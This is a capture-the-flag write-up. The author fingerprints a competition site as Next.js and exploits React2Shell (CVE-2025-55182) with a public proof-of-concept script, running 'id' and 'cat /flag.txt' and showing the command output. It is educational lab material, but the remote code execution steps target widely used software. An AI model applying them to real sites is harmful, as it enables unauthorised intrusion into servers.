Level 1
When provided with a website URL, what do you do first? There are many tasks, right? Scanning the domain, enumerating directories, poking around at functionalities... In a competition, my initial step is to identify the technologies the website is using.
Analysis
A convenient and quick method is to use the Wappalyzer browser extension. The results reveal that the competition website employs several notable technologies:
- ReactJS
- NextJS version 16.0.6

In the past year of 2025, one of the most "globally shocking" vulnerabilities has to be React2Shell, or CVE-2025-55182. This CVE boasts a CVSS score of 10.0, a perfect yet terrifying number.
Exploitation
Here, I will utilize this PoC, which only requires modifying two variables, BASE_URL and EXECUTABLE, during execution.
BASE_URL = sys.argv[1] if len(sys.argv) > 1 else "http://localhost:100"
EXECUTABLE = sys.argv[2] if len(sys.argv) > 2 else "id"
The result when testing the execution of the id command returns successfully.
Thus, we can confirm the website is affected by React2Shell, opening the door for RCE.
500
0:{"a":"$@1","f":"","b":"qTSX0WHwFOlGVW0cqkFAx"}
1:E{"digest":"uid=1001(nextjs) gid=65533(nogroup) groups=65533(nogroup)"}
Now, it's simply a matter of reading the flag content.
Based on the provided source code, I identified the flag file path as /flag.txt.
I modified the command in the PoC code to cat /flag.txt.
> python .\cve-2025-55182-poc.py
500
0:{"a":"$@1","f":"","b":"qTSX0WHwFOlGVW0cqkFAx"}
1:E{"digest":"SOLIVAQUAANT{this-is-the-flag-of-level-01}"}
And that's how the first flag was exploited-simple, right? I must also give a shout-out to my teammates, who practically predicted the presence of the React2Shell vulnerability in this competition.